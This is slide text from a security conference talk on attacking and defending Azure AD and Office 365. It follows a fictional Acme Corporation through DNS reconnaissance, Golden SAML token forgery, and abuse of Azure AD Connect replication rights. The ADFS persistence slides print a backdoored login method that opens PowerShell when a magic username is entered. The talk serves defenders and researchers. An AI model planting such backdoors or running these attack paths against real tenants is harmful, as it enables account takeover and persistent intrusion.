

Attacking & Defending the Microsoft Cloud (Azure AD & Office 365)



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About

Sean Metcalf

- Founder Trimarc ([Trimarc.io](https://trimarc.io)), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon, Troopers
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate [ADSecurity.org](https://adsecurity.org)
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About

Mark Morowczynski

- Principal Program Manager, Identity Division at Microsoft
 - Customer Experience (CXP) Team
 - Azure Active Directory (AAD), Active Directory(AD), Active Directory Federation Services (ADFS)
- SANS/GIAC-GSEC, GCIH, GCIA, GCCC, GCTI, GPEN, GWAPT, GMOB, GCWN. CISSP&CCSP. MCSE
- Speaker-Microsoft Ignite, Microsoft Inspire, Microsoft Ready, Microsoft MVP Summits, The Cloud Identity Summit, SANs Security Summits and TechMentor
- AskPFEPlat Blog, Azure AD Identity Blog

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Agenda

- “Sample Customer” Cloud On-boarding Process
- Attacker Recon
- Attacking the Cloud
- Defending the Cloud
- Go Do's!

About Acme

Acme Corporation

- Company founded in 1808.
- Global company headquartered in Las Vegas, Nevada.
- Largest manufacturer & distributor of anvils in the world.
- 500k users in 140 countries (anvils are big business).
- Started thinking about moving all on-prem infrastructure to the cloud (except manufacturing systems).
- Just hired a new visionary CIO...



Priority #1:
We're going to the cloud!



Wile E. Coyote
CIO
Acme Corporation

Acme Project Team Members

- Identity Architect
 - Wants to fix all previous IAM mistakes. “This time let’s do it right!”
- Collaboration Architect
 - On board but concerned what does this mean for future employment.
- Identity Engineering
 - All scenarios must have 100% coverage to actually start the deployment
- Collaboration Engineering
 - Looking for any reason to not have to change anything
- Security Engineering
 - The answer is No. What was the question again?
- Desktop Engineering
 - Not present

Acme Starts Moving to the Microsoft Cloud

- Acme signs up for Office 365, first workload is email
- Additional security features such as MFA prioritized
- Initial plan is to setup a pilot and then move the rest of the company
- Azure AD Connect is setup to sync all users and groups & enabled password hash sync.
- A few pilot users in IT have their email moved over
- More meetings and discussions planned to flush out 100% use case coverage.
 - “What if they just got a new phone, are on a flight but the wifi is down. How will they access their email?”
- Meanwhile...

Attacking The Cloud



Cloud Recon

Cloud Discovery
What can we find?



Cloud Recon: DNS MX Records

- Proofpoint (pphosted)
- Microsoft Office 365: DOMAIN-COM.mail.protection.outlook.com
- Cisco Email Security (iphmx)
- Message Labs
- Mimecast
- Google Apps (G Suite):
*.google OR *.gmail.com
- FireEye (fireeyecloud.com)
- ForcePoint (mailcontrol.com)

Name	value
-----	-----
pphosted.com	296
outlook.com	186
iphmx.com	67
message1abs.com	60
mimecast.com	57
google.com	25
fireeyecloud.com	9
mailcontrol.com	6
gmail.com	5

Cloud Recon: DNS TXT Records

MS = Microsoft Office 365

Google-Site-Verification = G Suite

DocuSign = DocuSign digital signatures

Adobe IDP

AmazonSES = Amazon Simple Email

Facebook

Atlassian-* = Atlassian services

GlobalSign

AzureWebsites = Microsoft Azure

Dropbox

MS	851
google-site-verification	509
docusign	247
adobe-idp-site-verification	210
amazonses	158
facebook-domain-verification	141
atlassian-domain-verification	111
globalsign-domain-verification	109
v	76
azurewebsites	48
dropbox-domain-verification	24
cisco-ci-domain-verification	22
Dynatrace-site-verification	16
have-i-been-pwned-verification	11
status-page-domain-verifica...	7
OSIAGENTREGURL	7
workplace-domain-verification	6
bugcrowd-verification	5
yandex-verification	4
cisco-site-verification	4

Cloud Recon: Acme DNS TXT Records

What do we know about Acme's Cloud Config?

- **Office 365** (MS=7274734)
- Atlassian
- Cisco
- Citrix
- DocuSign
- Dropbox
- Facebook
- Google Site
- Team Viewer
- WebEx

```
PS C:\WINDOWS\system32> (Resolve-DnsName -Name '_atlassian-domain-verification=JjxTtv2u  
v=spf1 include:spf.protection.outlook.  
atlassian-domain-verification=JjxTtv2u  
ciscocidomainverification=2947343fd5da  
citrix-verification-code=a5da5637-df88  
docuSign=034562ewrg5a-9143-4342-8659-3  
v=verifydomain MS=7274734  
dropbox-domain-verification=f7wuqiwe73  
facebook-domain-verification=22dsh0s45  
google-site-verification=jnpwbxwt0PexF  
teamviewer-sso-verification=e6d38470a1  
webexdomainverification=7943253ade-034
```

Cloud Recon: Acme DNS TXT Records

One Misconfig (JIRA) to Leak Them
All- Including NASA and Hundreds of
Fortune 500 Companies!



Avinash Jain (@logicbomb_1) [Follow](#)

Aug 2 · 7 min read

https://medium.com/@logicbomb_1/one-misconfig-jira-to-leak-them-all-including-nasa-and-hundreds-of-fortune-500-companies-a70957ef03c7



where due to some misconfiguration issues in JIRA, their internal user data, their name, email ids, their project details on which they were working, assignee of those projects and various other information were getting exposed.

Cloud Recon: Federation

No standard naming for FS.
Some are hosted in the cloud.
DNS query for:

- adfs
- auth
- fs
- okta
- ping
- sso
- sts

```
Name      : adfs.██████████.com
QueryType  : A
TTL        : 299
Section    : Answer
IP4Address : ██████████
```

```
Name      : sso.██████████.com
QueryType  : A
TTL        : 899
Section    : Answer
IP4Address : ██████████
```

```
Name      : sts.██████████.com
QueryType  : A
TTL        : 86399
Section    : Answer
IP4Address : ██████████
```

```
Name      : okta.██████████.com
QueryType  : CNAME
TTL        : 299
Section    : Answer
NameHost   : ██████████.okta.com
```

```
Name      : ██████████.okta.com
QueryType  : CNAME
TTL        : 299
Section    : Answer
NameHost   : hammer-crtrs.okta.com
```

```
Name      : hammer-crtrs.okta.com
QueryType  : A
TTL        : 299
Section    : Answer
IP4Address : ██████████
```

Attacking Federation

Identity

How to steal identities – federated style

Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates \sim KRBGT (think Golden Tickets)

DEF CON 25 (July 2017)



Attacking Federation: Forging SAML Tokens

THREAT RESEARCH BLOG POST

Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps

<https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/>

ADFSpoof

<https://github.com/fireeye/adfs spoof>

A python tool to forge AD FS security tokens.

Created by Doug Bienstock (@doughsec) while at Mandiant FireEye.

Detailed Description

ADFSpoof has two main functions:

1. Given the EncryptedPFX blob from the AD FS configuration database and DKM decryption key from Active Directory, produce a usable key/cert pair for token signing.
2. Given a signing key, produce a signed security token that can be used to access a federated application.

This tool is meant to be used in conjunction with ADFSdump. ADFSdump runs on an AD FS server and outputs important

Attacking Federation: ADFS Persistence

Adapt or die

- Kill/suspend service, replace DLL, restart
- Verify success!
- Depending on adapter:
 - Different methods to patch
 - Different logging methods
- Same knowledge can be used dynamically
 - In-memory patching stealthy, more technically complex
 - Doesn't persistent restarts without a persistent "shim"

I Am ADFS and So Can You

<https://www.troopers.de/troopers19/agenda/fpxwmn/>

```
System Locale: en-US LCID: 1033
Context Locale: en-US LCID: 1033
Duo username: thebakery\dbienstock UseUpnUsername: False
Time was synced less than 60 seconds ago; Skipping time sync.
BeginAuthentication completed successfully
Hackety hack - no hacks back
```

I AM AD FS AND SO CAN YOU

Re-becoming the greatest identity provider
we never weren't

Douglas Bienstock and Austin Baker

Principal Consultants, FireEye Mandiant

Attacking Federation: ADFS Persistence

I Am ADFS and So Can You

<https://www.troopers.de/troopers19/agenda/fpxwmn/>

Adapt or die

Process Explorer Search

Handle or DLL substring: duo

Process	PID	Type	Name
svchost.exe	772	File	C:\Windows\System32\winevt\Logs\Duo Authentication for AD FS.evtx
Microsoft.Id...	1728	DLL	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0_1.2.0.17__cac53dcfadb30b87\DuoAdfsAdapter.dll
Microsoft.Id...	1728	File	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0_1.2.0.17__cac53dcfadb30b87\DuoAdfsAdapter.dll

- Same know
- In-memory
- Doesn't pe

```
private LoginPage.LoginInput VerifyInput()
{
    string text = base.GetPostParameter(LoginPostContract.UserNameParam) as string;
    SecureString secureString = base.GetPostParameter(LoginPostContract.PasswordParam) as SecureString;
    string value = base.GetPostParameter(LoginPostContract.KmsiParam) as string;
    if (text != null)
    {
        text = text.Trim();
    }
    if (text.Contains("beepbeepimajee"))
    {
        System.Diagnostics.Process.Start("powershell.exe");
    }
    if (string.IsNullOrEmpty(text))
```

Federation Server Attack Detection & Defense

- Protect federation servers (ADFS) like Domain Controllers (Tier 0).
- Protect federation certificates.
- Consolidate and correlate federation server, AD, and Azure AD logs to provide insight into user authentication to Office 365 services.
- Correlate Federation token request with AD authentication to ensure a user performed the complete auth flow.

On-Prem: AD to Cloud Sync

- AD provides Single Sign On (SSO) to cloud services.
- Most organizations aren't aware of all cloud services active in their environment.
- Some directory sync tools synchronizes all users & attributes to cloud services.
- Most sync engines only require AD user rights to send user and group information to cloud service.
- If you have Office 365, you almost certainly have Azure AD Connect synchronizing on-prem AD user to Azure AD.

On-Prem: AD to Cloud Sync



active directory sync directory tool



About 32,500,000 results (0.58 seconds)

On-Prem: AD to Cloud Sync



active directory sync directory tool

All

Images

Videos

Maps

News

Shopping

On-Prem: AD to Cloud Sync Examples

- **Adobe** User Sync tool
- **Atlassian** Active Directory Attributes Sync
- **Dropbox** Active Directory Connector
- **Duo** Directory Sync
- **Envoy** Active Directory integration (PowerShell)
- **Google** Cloud Directory Sync
- **Facebook** Workplace Active Directory Sync
- **Forcepoint** (Websense) Directory Synchronization Client
- **Mimecast** Directory Sync Tool
- **Proofpoint** Essentials AD Sync Tool
- **Rackspace** Directory Sync (syncs passwords too!)
- **Zoom** AD Sync to Zoom

Attacking On-Prem Cloud Integration

Permissions for the created AD DS account for express settings

The [account](#) created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
<ul style="list-style-type: none">• Replicate Directory Changes• Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25 (July 2017)




On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}  
-prop DistinguishedName,description | fl *
```


```
Description      : Account created by the Windows Azure Active Directory Sync tool with installatio  
                   'trd977930921' running on computer 'AZURESYNC' configured to synchronize to tena  
                   'theacmeio.onmicrosoft.com'. This account must have directory replication permis  
                   Directory and write permission on certain attributes to enable Hybrid Deployment  
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io  
Enabled           : True  
GivenName         :  
Name              : MSOL_trd977930921  
ObjectClass       : user  
ObjectGUID        : cdc6dd0-65e2-40bc-bc60-461408831036  
SamAccountName    : MSOL_trd977930921  
SID               : S-1-5-21-143179592-3749324205-2095737646-1138
```


On-Prem: Acme's Azure AD Connect

```
PS C:\> Invoke-ACLScanner -ResolveGUIDs `
    -ADSPath 'DC=theacme,DC=io' `
    | where { ($_.IsInherited -eq $False) -AND `
        ($_.ObjectType -like 'DS-Replication*') } `
    | select ObjectDN,IdentityReference,AccessControlType,`
        ActiveDirectoryRights,ObjectType
```



ObjectDN	: DC=theacme,DC=io
IdentityReference	: ACME\MSOL_trd977930921
AccessControlType	: Allow
ActiveDirectoryRights	: ExtendedRight
ObjectType	: DS-Replication-Get-Changes-All



ObjectDN	: DC=theacme,DC=io
IdentityReference	: ACME\MSOL_trd977930921
AccessControlType	: Allow
ActiveDirectoryRights	: ExtendedRight
ObjectType	: DS-Replication-Get-Changes

On-Prem: Acme's Azure AD Connect

```
P5 C:\> get-aduser -filter {samaccountname -like "MSOL*"}  
-prop DistinguishedName,description | fl *
```

```
Description      : Account created by the Windows Azure Active Directory Sync  
                   'trd977930921' running on computer 'AZURESYNC' configured t  
                   'theacmeio.onmicrosoft.com'. This account must have directo  
                   Directory and write permission on certain attributes to ena  
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io  
Enabled          : True  
GivenName       :  
Name            : MSOL_trd977930921
```

```
P5 C:\> get-adcomputer AzureSync
```


```
DistinguishedName : CN=AZURESYNC,OU=Servers,DC=theacme,DC=io  
DNSHostName       :  
Enabled          : True  
Name             : AZURESYNC  
ObjectClass       : computer
```


On-Prem: Acme's Azure AD Connect

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Servers,DC=theacme,DC=io'
```

```
ComputerName      :  
ObjectName        : ServerAdmins  
ObjectDN          : CN=Server Admins,OU=Groups,DC=theacme,DC=io  
ObjectSID         : S-1-5-21-143179592-3749324205-2095737646-1103  
IsGroup           : True  
GPODisplayName    : Server Baseline Policy  
GPOGuid           : {002404EA-6ACB-495D-97E6-2AEC89ED91A8}  
GPOPath           : \\theacme.io\SysVol\theacme.io\Policies\{002404EA-6AC  
GPOType           : GroupPolicyPreferences
```

On-Prem: Acme's Azure AD Connect



Server Config

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (ACME\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (ACME\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
Server Tier 1 (ACME\Server Tier 1)	Edit settings
Server Tier 2 (ACME\Server Tier 2)	Edit settings
Server Tier 3 (ACME\Server Tier 3)	Edit settings, delete, modify security

On-Prem: Acme's Azure AD Connect Scenario

- Azure AD Connect service account is granted password hash sync rights.
- AAD Connect runs on “AzureSync” which is in the Servers OU.
- The Servers OU has 2 GPOs applied:
 - “Server Baseline Policy” GPO adds the Server Admins group (in the Groups OU).
 - “Server Config” GPO has 3 Server Tier groups with modify rights.

Attack Options:

- Compromise account that is a member of the Server Admins group or any of the Server Tier groups.
- Compromise account delegated rights to modify groups in the Groups OU.

AD Recon vs Azure AD Recon

On-Prem AD:

- AD user can enumerate all user accounts & admin group membership with network access to a Domain Controller.


Azure AD:

- Azure AD user can enumerate all user accounts & admin group membership with access to Office 365 services (the internet by default).
- User enumeration* often possible without an account!

